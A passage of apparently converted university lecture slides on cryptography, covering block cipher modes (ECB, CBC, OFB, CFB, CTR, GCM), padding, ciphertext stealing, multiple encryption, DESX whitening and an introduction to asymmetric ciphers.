
- $C_i = E_K(T_i \oplus C_{i-1})$

**Decrypt each block  $C_i$  with feedback from  $C_{i-1}$**


- Decryption:  $T_i = D_K(C_i) \oplus C_{i-1}$

**First block uses an IV**


- IV: Initialization Vector
- Random value
- Never reused for the same key
- May be sent in clear



# ECB vs CBC: Pattern propagation



<https://xkcd.com/538/>




# ECB/CBC cipher modes: Trailing sub-block issues

**Block cipher modes ECB and CBC require block-aligned inputs**

- Trailing sub-blocks need special treatment


## Alternatives

- Padding
  - Of last block, identifiable
  - PKCS #7
    - $X = B - (M \bmod B)$
    - $X$  extra bytes, with the value  $X$
  - PKCS #5: Equal to PKCS #7 with  $B = 8$
- Different processing for the last block
  - Adds complexity




# ECB/CBC cipher modes: Handling trailing sub-blocks

Sort of stream cipher



# ECB/CBC cipher modes: Handling trailing sub-blocks

## Ciphertext stealing





# Cipher modes: n-bit OFB (Output Feedback)

$$C_i = T_i \oplus E_K(S_i)$$

$$T_i = C_i \oplus E_K(S_i)$$

$$S_i = f(S_{i-1}, E_K(S_{i-1}))$$

$$S_0 = IV$$





# Cipher modes: n-bit CFB (Ciphertext Feedback)

$$C_i = T_i \oplus E_K(S_i)$$

$$T_i = C_i \oplus E_K(S_i)$$

$$S_i = f(S_{i-1}, C_i)$$

$$S_0 = IV$$





# Cipher modes: n-bit CTR (Counter)

$$C_i = T_i \oplus E_K(S_i)$$


$$T_i = C_i \oplus E_K(S_i)$$

$$S_i = S_{i-1} + 1$$

$$S_0 = IV$$



# Cipher modes: Galois with Counter Mode (GCM)



# Cipher Modes: Comparison

	Block		Stream			
	ECB	CBC	OFB	CFB	CTR	GCM
<b>Input pattern hiding</b>		✓	✓	✓	✓	✓
<b>Confusion on the cipher input</b>		✓		✓	Secret Counter	Secret Counter
<b>Same key for different messages</b>	✓	✓	Other IV	Other IV	Other IV	Other IV
<b>Tampering difficulty</b>	✓	✓ (...)				✓
<b>Pre-processing</b>			✓		✓	✓
<b>Parallel processing</b>	✓	decrypt	With pre-proc	Decrypt	✓	✓
<b>Uniform Random Access</b>						
<b>Error Propagation</b>		Next Block		Next bits		detected
<b>Capacity to recover from losses</b>	Lost blocks	Lost blocks		lost multiple n-bits		detected

# Cipher modes:Security reinforcement

---

## Multiple Encryption

### Double encryption

- Breakable with a meet-in-the-meddle attack in  $2^{n+1}$  attempts
  - with 2 or more known plaintext blocks
  - Using  $2^n$  blocks stored in memory ...
  - No secure enough (theoretically)

### Triple encryption (EDE)

- $C_i = E_{K1}(D_{K2}(E_{K3}(T_i))) \quad P_i = D_{K3}(E_{K2}(D_{K1}(C_i)))$
- Usually  $K_1=K_3$
- If  $K_1=K_2=K_3$  , then we get simple encryption


# Cipher modes: Security reinforcement

## Whitening (DESX)

Simple and efficient technique to add confusion

$$C_i = E_K(K_1 \oplus T_i) \oplus K_2$$

$$T_i = K_1 \oplus D_K(K_2 \oplus C_i)$$



# Asymmetric (Block) Ciphers

---

## Use key pairs

- One private key (personal, not transmittable)
- One public key, available to all

## Allow

- Confidentiality without any previous exchange of secrets
- Authentication
  - Of contents (data integrity)
  - Of origin (source authentication, or digital signature)

# Asymmetric (Block) Ciphers

---

## Disadvantages

- Performance (usually very inefficient and memory consuming)

## Advantages

- N peers requiring pairwise, secret interaction -> N key pairs

## Problems

- Distribution of public keys (must be done before data is exchanged)
- Lifetime of key pairs (must expire)

# Asymmetric (block) ciphers

---

## Approaches: complex mathematic problems

- Discrete logarithms of large numbers
- Integer factorization of large numbers
- Knapsack problems

## Most common algorithms


- RSA
- ElGamal
- Elliptic curves (ECC)

## Other techniques with asymmetric key pairs

- Diffie-Hellman (key agreement)

# Confidentiality w/ asymmetric ciphers

Mr. Y



